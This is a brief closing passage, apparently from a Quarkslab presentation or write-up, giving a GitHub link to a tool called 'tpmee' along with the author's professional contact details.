The tool is available at https://github.com/quarkslab/tpmee

Thank you

Contact information:

Email:	bforgette@quarkslab.com
Phone:	+33 1 58 30 81 51
Website:	`https://www.quarkslab.com`
Twitter:	https://twitter.com/Mad5quirrel

Quarkslab